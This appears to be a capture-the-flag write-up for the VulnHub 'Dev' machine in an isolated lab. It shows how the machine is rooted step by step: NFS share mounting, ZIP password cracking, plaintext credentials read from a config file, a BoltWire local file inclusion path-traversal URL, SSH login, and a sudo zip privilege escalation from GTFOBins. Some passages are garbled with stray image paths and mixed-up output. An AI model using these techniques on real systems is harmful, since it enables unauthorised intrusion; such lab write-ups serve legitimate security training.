

DEV (VulnHub) – Write-up

Platform: VulnHub

Machine Name: Dev

Difficulty: Medium

Environment: Isolated local lab (Kali Linux & VulnHub VM)

Objective: Obtain root access and retrieve the flag

Attacker ip address : 192.168.78.136

Victim (Dev) ip address : 192.168.78.145

Step 1 : IP address identification and connectivity check

- The attacker and victim IP addresses were identified using local interface checks.

(Attacker)

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.78.136 netmask 255.255.255.0 broadcast 192.168.78.255
    inet6 fe80::20c:29ff:fe62:d716 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:62:d7:16 txqueuelen 1000 (Ethernet)
    RX packets 208837 bytes 105176481 (100.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 440508 bytes 57797953 (55.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(Victim)

```
File Actions Edit View Help
Currently scanning: 172.27.68.0/16 | Screen View: Unique Hosts
54 Captured ARP Req/Rep packets, from 7 hosts. Total size: 3240

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.78.1 | 00:50:56:c0:00:08 | 38    | 2280 | VMware, Inc.          |
| 192.168.78.2 | 00:50:56:fa:1c:07 | 7      | 420  | VMware, Inc.          |
| 192.168.78.254 | 00:50:56:f8:10:86 | 2      | 120  | VMware, Inc.          |
| 192.168.78.145 | 00:0c:29:6f:93:0e | 1      | 60   | VMware, Inc.          |
| 192.168.78.145 | 00:0c:29:6f:93:18 | 4      | 240  | VMware, Inc.          |
| 192.168.78.146 | 00:0c:29:6f:93:0e | 1      | 60   | VMware, Inc.          |
| 192.168.78.146 | 00:0c:29:6f:93:18 | 1      | 60   | VMware, Inc.          |
+-----+-----+-----+-----+-----+-----+

(root@kali)-[~]
#
```

- A ping test was then performed to confirm that the victim machine was reachable.

```
(root@kali)-[~]
# ping 192.168.78.145
PING 192.168.78.145 (192.168.78.145) 56(84) bytes of data.
64 bytes from 192.168.78.145: icmp_seq=1 ttl=64 time=0.730 ms
64 bytes from 192.168.78.145: icmp_seq=2 ttl=64 time=0.502 ms
64 bytes from 192.168.78.145: icmp_seq=3 ttl=64 time=0.509 ms
64 bytes from 192.168.78.145: icmp_seq=4 ttl=64 time=0.530 ms
```

Step 2 : Port scanning and service enumeration

- An Nmap scan was conducted to identify open ports and running services
- Command : ' nmap -A -T4 -p- 192.168.78.145 '

```
(root@kali)-[~]
# nmap -A -T4 -p- 192.168.78.145
Starting Nmap 7.92 ( https://nmap.org ) at 2025-12-29 04:26 EST
Nmap scan report for 192.168.78.145
Host is up (0.00047s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_  256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
|_ _http-server-header: Apache/2.4.38 (Debian)
|_ _http-title: Bolt - Installation error
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100003   3          2049/udp    nfs
|   100003   3          2049/udp6   nfs
|   100003   3,4        2049/tcp    nfs
|   100003   3,4        2049/tcp6   nfs
|   100005   1,2,3      35895/tcp   mountd
|   100005   1,2,3      44080/udp   mountd
|   100005   1,2,3      46519/tcp6  mountd
|   100005   1,2,3      48018/udp6  mountd
|   100021   1,3,4      40444/udp   nlockmgr
|   100021   1,3,4      42991/tcp   nlockmgr
|   100021   1,3,4      46241/tcp6  nlockmgr
|   100021   1,3,4      49184/udp6  nlockmgr
|   100227   3          2049/tcp    nfs_acl
|   100227   3          2049/tcp6   nfs_acl
|   100227   3          2049/udp    nfs_acl
|_  100227   3          2049/udp6   nfs_acl
2049/tcp  open  nfs_acl      3 (RPC #100227)
8080/tcp  open  http         Apache httpd 2.4.38 ((Debian))
|_ _http-server-header: Apache/2.4.38 (Debian)
|_ _http-open-proxy: Potentially OPEN proxy.
|_ _Methods supported: CONNECTION
|_ _http-title: PHP 7.3.27-1-deb10u1 - phpinfo()
```

- The scan revealed : Port 22(SSH), Port 80 (Apache), Port 8080 (Apache) and Port 2049 (Network File Share)

Step 3 : Enumerating NFS shares

- The showmount tool was used to check for any exported files in the network
- Tool : ' showmount ', command : ' showmount -e 192.168.78.145 '

```
(root@kali)~# showmount -e 192.168.78.145
Export list for 192.168.78.145:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

- An exported directory /srv/nfs was discovered, indicating that the file system could be mounted remotely.

Step 4 : Mounting the NFS share

- A local directory was created (or reused) and the NFS share was mounted
- command used : ' mount -t nfs 192.168.78.145:/srv/nfs /mnt/dev '

```
(root@kali)~# mkdir /mnt/dev
mkdir: cannot create directory '/mnt/dev': File exists

(root@kali)~# mount -t nfs 192.168.78.145:/srv/nfs /mnt/dev

(root@kali)~# cd /mnt/dev

(root@kali)/mnt/dev# ls
save.zip
```

- Once mounted, the contents of the directory became accessible on the attacker machine.

Note : mount prior to visiting the intended directory

Step 5 : Accessing and cracking the ZIP archive

- An attempt to unzip the file showed that it was password protected, hence it needed to be cracked

```
(root@kali)/mnt/dev# unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password: 
```

- Tool : ' fcrackzip '
- Command : ' fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip '
- fcrackzip — tool name
- -v — verbose; shows progress and details of cracking on screen

- -u — tries to unzip instead of only cracking the pwd.
- -D — tells the tools we're gonna provide a wordlist.
- -p /usr/share/wordlists/rockyou.txt — path to the wordlist
- save.zip — target file name
- The password was successfully cracked, allowing the archive to be extracted.

```
(root@kali)-[/mnt/dev]
# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip

found file 'id_rsa', (size cp/uc 1435/ 1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc 138/ 164, flags 9, chk 2aa1)

PASSWORD FOUND!!!!: pw = java101
```

Step 6 : Extracting credentials from the archive

- After unzipping the file, the contents were reviewed.
- A private SSH key (id_rsa) and a text file containing notes were found.

```
(root@kali)-[/mnt/dev]
# unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

(root@kali)-[/mnt/dev]
# ls
id_rsa  save.zip  todo.txt
```

```
(root@kali)-[/mnt/dev]
# cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp
```

- These files suggested potential credential reuse and hinted at further web-based services.

Step 7 : Web enumeration on port 80

- Directory enumeration was performed on port 80 using dirb.
- command : ' dirb <http://192.168.78.145:80> '


```

(root@kali)-[/mnt/dev]
# dirb http://192.168.78.145:80

____
DIRB v2.22
By The Dark Raver
____

START_TIME: Mon Dec 29 05:01:43 2025
URL_BASE: http://192.168.78.145:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
____
Home
____

GENERATED WORDS: 4612

____ Scanning URL: http://192.168.78.145:80/ ____
=> DIRECTORY: http://192.168.78.145:80/app/
=> DIRECTORY: http://192.168.78.145:80/extensions/
+ http://192.168.78.145:80/index.php (CODE:200|SIZE:3833)
=> DIRECTORY: http://192.168.78.145:80/public/
+ http://192.168.78.145:80/server-status (CODE:403|SIZE:279)
=> DIRECTORY: http://192.168.78.145:80/src/
=> DIRECTORY: http://192.168.78.145:80/vendor/

____ Entering directory: http://192.168.78.145:80/app/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

____ Entering directory: http://192.168.78.145:80/extensions/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.78.145:80/public/ ----
=> DIRECTORY: http://192.168.78.145:80/public/extensions/
=> DIRECTORY: http://192.168.78.145:80/public/files/
+ http://192.168.78.145:80/public/index.php (CODE:302|SIZE:372)
=> DIRECTORY: http://192.168.78.145:80/public/theme/
=> DIRECTORY: http://192.168.78.145:80/public/thumbs/


____ Entering directory: http://192.168.78.145:80/src/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.

```






- Several directories were discovered, including an **/app/** directory that was accessible and browseable

Step 8: Exploring the /app/ directory

- Browsing the **/app/** directory revealed application files and configuration folders.











Index of /app

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 cache/	2021-09-14 23:10	-	
 config/	2021-06-01 15:38	-	
 database/	2021-06-01 10:09	-	
 nut	2020-10-19 12:40	633	

Apache/2.4.38 (Debian) Server at 192.168.78.145 Port 80

- Inside the config/ directory, a config.yml file was found.

Index of /app/config

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 config.yml	2021-06-01 15:38	21K	
 contenttypes.yml	2021-06-01 10:12	12K	
 extensions/	2020-10-19 12:51	-	
 menu.yml	2021-06-01 10:12	672	
 permissions.yml	2021-06-01 10:12	8.3K	
 routing.yml	2021-06-01 10:12	3.4K	
 taxonomy.yml	2021-06-01 10:12	793	

yml = the file's content is in human readable form

- Reviewing this file exposed **database credentials**, which were stored in plaintext.

```
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
1 # Database setup. The driver can be either 'sqlite', 'mysql' or 'postgres'.
2 #
3 # For SQLite, only the databasename is required. However, MySQL and PostgreSQL
4 # also require 'username', 'password', and optionally 'host' ( and 'port' ) if the database
5 # server is not on the same host as the web server.
6 #
7 # If you're trying out Bolt, just keep it set to SQLite for now.
8 database:
9     driver: sqlite
10    databasename: bolt
11    username: bolt
12    password: I_love_java
13
14 # The name of the website
15 sitename: A sample site
16 payoff: The amazing payoff goes here
17
18 # The theme to use.
```

- These credentials were noted for later use.

Step 9 : Identifying the BoltWire service (port 8080)

- Further enumeration revealed a web service running on port **8080**, identified as a **BoltWire CMS** instance.

```
(root@kali)~/mnt/dev
# dirb http://192.168.78.145:8080

DIRB v2.22
By The Dark Raver

START_TIME: Mon Dec 29 05:54:19 2025
URL_BASE: http://192.168.78.145:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt



GENERATED WORDS: 4612

--- Scanning URL: http://192.168.78.145:8080/ ---
=> DIRECTORY: http://192.168.78.145:8080/dev/
+ http://192.168.78.145:8080/index.php (CODE:200|SIZE:94610)
+ http://192.168.78.145:8080/server-status (CODE:403|SIZE:281)


--- Entering directory: http://192.168.78.145:8080/dev/ ---
=> DIRECTORY: http://192.168.78.145:8080/dev/config/
+ http://192.168.78.145:8080/dev/favicon.ico (CODE:200|SIZE:1150)
=> DIRECTORY: http://192.168.78.145:8080/dev/files/
=> DIRECTORY: http://192.168.78.145:8080/dev/forms/
+ http://192.168.78.145:8080/dev/index.php (CODE:200|SIZE:7647)
=> DIRECTORY: http://192.168.78.145:8080/dev/pages/

--- Entering directory: http://192.168.78.145:8080/dev/config/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

- Directory enumeration confirmed that the application was accessible and allowed user registration.



- An account was registered to allow further interaction with the application.



Step 10 : Researching BoltWire vulnerabilities

- Known vulnerabilities related to BoltWire were researched using searchsploit and public references.

```
(root@kali)-[/]
└─$ searchsploit boltwire
```

Exploit Title	Path
BoltWire 3.4.16 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities	php/webapps/36552.txt
BoltWire 6.03 - Local File Inclusion	php/webapps/48411.txt

```
Shellcodes: No Results
Papers: No Results
```

- Google : ‘ <https://www.exploit-db.com/exploits/48411> ’

```
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP
```

LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.

<http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../../etc/passwd>


Result

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```


A **Local File Inclusion (LFI)** vulnerability affecting BoltWire was identified as a viable attack vector.

Step 11 : Exploiting Local File Inclusion (LFI)

- The identified LFI vulnerability was exploited by manipulating URL parameters.
- manipulated url : ‘
<http://192.168.78.145:8080/dev/index.php?p=action.search&action=../../../../../../../../etc/passwd>
,



- This allowed arbitrary file reads on the server.
- Using this technique, `/etc/passwd` was accessed, revealing valid system users.



- A user named `jeanpaul` was identified

`jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash`

Step 12 : SSH access using exposed credentials

- The credentials previously discovered in `config.yml` were reused to authenticate as the `jeanpaul` user via SSH.

- Username = Jeanpaul (user)
- password as per found in config.yml "I_love_java "

```
(root@kali) - [/mnt/dev]
# ssh -i id_rsa jeanpaul@192.168.78.145
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 18 03:22:27 2024 from 192.168.72.136
jeanpaul@dev:~$ whoami
jeanpaul
jeanpaul@dev:~$
```

- SSH access was successfully obtained, providing a shell as an administrative user.

Step 13 : Privilege escalation via sudo misconfiguration

- Privilege enumeration was performed using sudo -l. (Command that tell us the files that has root privileges but doesn't required a password)

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin



User jeanpaul may run the following commands on dev:
(root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$
```

- The output revealed that the zip binary could be executed with sudo privileges without requiring a password.

```
jeanpaul@dev:~$ sudo zip
Copyright (c) 1990-2008 Info-ZIP - Type 'zip -L' for software license.
Zip 3.0 (July 5th 2008). Usage:
zip [-options] [-b path] [-t mmdyyyy] [-n suffixes] [zipfile list] [-xi list]
The default action is to add or replace zipfile entries from list, which
can include the special name - to compress standard input.
If zipfile and list are omitted, zip compresses stdin to stdout.
-f freshen: only changed files -u update: only changed or new files
-d delete entries in zipfile -m move into zipfile (delete OS files)
-r recurse into directories -j junk (don't record) directory names
-0 store only -l convert LF to CR LF (-ll CR LF to LF)
-1 compress faster -9 compress better
-q quiet operation -v verbose operation/print version info
-c add one-line comments -z add zipfile comment
-@ read names from stdin -o make zipfile as old as latest entry
-x exclude the following names -i include only the following names
-F fix zipfile (-FF try harder) -D do not add directory entries
-A adjust self-extracting exe -J junk zipfile prefix (unzipsfx)
-T test zipfile integrity -X eXclude eXtra file attributes
-y store symbolic links as the link instead of the referenced file
-e encrypt -n don't compress these suffixes
-h2 show more help

jeanpaul@dev:~$
```


- A shell script to be injected into the zip file was referenced from the website GFTOBins : ‘
<https://gtfobins.github.io/>’


gtfobins.github.io/#zip


GFTOBins ☆ Star 12,443

GFTOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GFTOBins is a compendium about how to live off the land when you only have certain binaries available.

GFTOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).



Shell
Command
Reverse shell
Non-interactive reverse shell
Bind shell
Non-interactive bind shell

File upload
File download
File write
File read
Library load
SUID
Sudo
Capabilities

Limited SUID

zip

- The “sudo” command was chosen as we are only a superuser now

<https://gtfobins.github.io/gtfobins/zip/>



File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```

LFIL=ile-to-read
TF=$(mktemp -u)
zip $TF $LFIL
unzip -p $TF

```

Sudo

If the binary is allowed to run as superuser by [sudo](#), it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF

```


Step 14: Obtaining root access and capturing the flag

- The privilege escalation was successful, and a root shell was obtained.

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'ews:/usr/sbin/nologin
adding: etc/hosts (deflated 31%)
# whoami
rm: missing operand
Try 'rm --help' for more information.
# whoami
root
#
```

- The root directory was accessed, and the final flag file was read.

```
# ls
bin  dev  home  initrd.img.old  lib32  libx32  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old
# cd root
# ls
flag.txt
# cat flag.txt
Congratz on rooting this box !
#
```

- This marks the completion of the Dev machine.

Summary

